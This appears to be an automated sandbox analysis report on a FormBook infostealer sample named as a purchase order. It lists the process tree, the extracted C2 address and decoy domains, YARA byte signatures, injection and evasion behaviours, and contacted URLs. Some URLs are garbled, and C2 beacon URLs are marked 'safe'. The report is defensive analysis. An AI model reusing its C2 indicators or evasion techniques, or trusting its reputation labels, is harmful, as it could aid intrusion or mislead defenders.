ID: 383974
Sample Name:
PO45937008ADENGY.exe
Cookbook: default.jbs
Time: 13:29:16
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO45937008ADENGY.exe

Overview

General Information

Sample Name:	PO45937008ADENGY.exe
Analysis ID:	383974
MD5:	47ebf3893d8d6db.
SHA1:	a90970359da16d..
SHA256:	ee54b187c42f159.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Hides threads from debuggers
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- PO45937008ADENGY.exe (PID: 7024 cmdline: 'C:\Users\user\Desktop\PO45937008ADENGY.exe' MD5: 47EBF3893D8D6DB4ADD1B87AD75495E4)
  - cmd.exe (PID: 3684 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 1320 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - PO45937008ADENGY.exe (PID: 6448 cmdline: C:\Users\user\Desktop\PO45937008ADENGY.exe MD5: 47EBF3893D8D6DB4ADD1B87AD75495E4)
  - PO45937008ADENGY.exe (PID: 612 cmdline: C:\Users\user\Desktop\PO45937008ADENGY.exe MD5: 47EBF3893D8D6DB4ADD1B87AD75495E4)
  - PO45937008ADENGY.exe (PID: 6644 cmdline: C:\Users\user\Desktop\PO45937008ADENGY.exe MD5: 47EBF3893D8D6DB4ADD1B87AD75495E4)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 6316 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 5900 cmdline: /c del 'C:\Users\user\Desktop\PO45937008ADENGY.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4676 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WerFault.exe (PID: 1668 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7024 -s 2152 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.hnchotels.com/mb7q/"
  ],
  "decoy": [
    "thezensub.com",
    "wapedir.com",
    "itt.xyz",
    "mindframediscovery.com",
    "sitesolved.net",
    "beyju.store",
    "belatopapparel.xyz",
    "ridgefitct.com",
    "huanb.com",
    "brustwarzentattoo.com",
    "jlasoluciones.club",
    "sinoagrifcf.com",
    "theskineditco.com",
    "ccsdinstructer.com",
    "wealththinker.com",
    "pradnyanamaya.com",
    "szmsbk.com",
    "meezingo.com",
    "ivyshermanboutique.com",
    "tkbeads.com",
    "network70.com",
    "viralofilia.com",
    "eversteve.com",
    "softballlyfe.com",
    "fashionpulos.com",
    "myfashionest.com",
    "thelandcle.com",
    "xuuxacademy.com",
    "shopbijousecrets.com",
    "ynlklwsx.icu",
    "mtasa.blue",
    "covid19officers.com",
    "bookitstaugustine.com",
    "kuppers.info",
    "therapeuticsmile.com",
    "bestsocialprograms.com",
    "alergiaalfrio.com",
    "hepimizdostuz.com",
    "shubharambh-gifts.com",
    "drmellilo.com",
    "visaad.com",
    "caseysisters.com",
    "accessibleageing.com",
    "tokoryan.online",
    "databasement.net",
    "penstockdistillery.com",
    "payelll.com",
    "rockinghampress.com",
    "tuyensinhhaiphong.com",
    "myrecordsinfo.com",
    "thegarnetts.vegas",
    "veganktichen.com",
    "helpmewithmyenergy.com",
    "tootywooty.com",
    "walmartadvisors.com",
    "atrangii.com",
    "sceantez.com",
    "namigwe.art",
    "davidkellywvhouse6.com",
    "richardyg.com",
    "pasouth.com",
    "theblockparq.com",
    "merkuryindustries.com",
    "solidgroundsministries.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.716278315.0000000001630000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.716278315.0000000001630000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.716278315.0000000001630000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000011.00000002.914756142.0000000003480000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000011.00000002.914756142.0000000003480000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.PO45937008ADENGY.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.PO45937008ADENGY.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.2.PO45937008ADENGY.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
9.2.PO45937008ADENGY.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.PO45937008ADENGY.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3	LSASS Memory	Virtualization/Sandbox Evasion 1 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO45937008ADENGY.exe	28%	Virustotal		Browse
PO45937008ADENGY.exe	25%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	
PO45937008ADENGY.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.PO45937008ADENGY.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
onstatic-pt.setupdns.net	0%	Virustotal		Browse
thelandcle.com	0%	Virustotal		Browse
helpmewithmyenergy.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.belatopapparel.xyz/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=Fzfm3a0XdlsnDkSWJpXlhrCLV6cUJcC1/JgJIuUu2jl9+pI7KEKz6GYJxWtv8ndSN9vJ	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://www.bookitstaugustine.com/mb7q/?yN60IZO0=Eg9LmWGI0Oet516AxmsZzIGWmok4sinlIPDI718HGBMEwpQyo+2kUwjDddaGIg2fHcAS&1bhta6=SXxhAn0Xl	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://www.theskineditco.com/mb7q/?yN60IZO0=ls93n2nhUbPH7ZWasPqHHp+Oj5DBIWMdhgoo5YdbrjX5fhF2xRgLdx2nyRRs2JHw0wni&1bhta6=SXxhAn0Xl	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
www.hnchotels.com/mb7q/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://www.szmsbk.com/mb7q/?yN60IZO0=T8TVcCFgcIrhStyi5i6/EXaR/HpYKREHKQCvv+FQFJF/Ia03IxQCcucp8NSYf6PmMrz3&1bhta6=SXxhAn0Xl	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://www.softballlyfe.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=ldDnDUdezTC7tPBp0C9FWPT+aIOp+kECAuOoWXdVRcKkjwO3/Dyrm4T044WIDM2icpCp	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
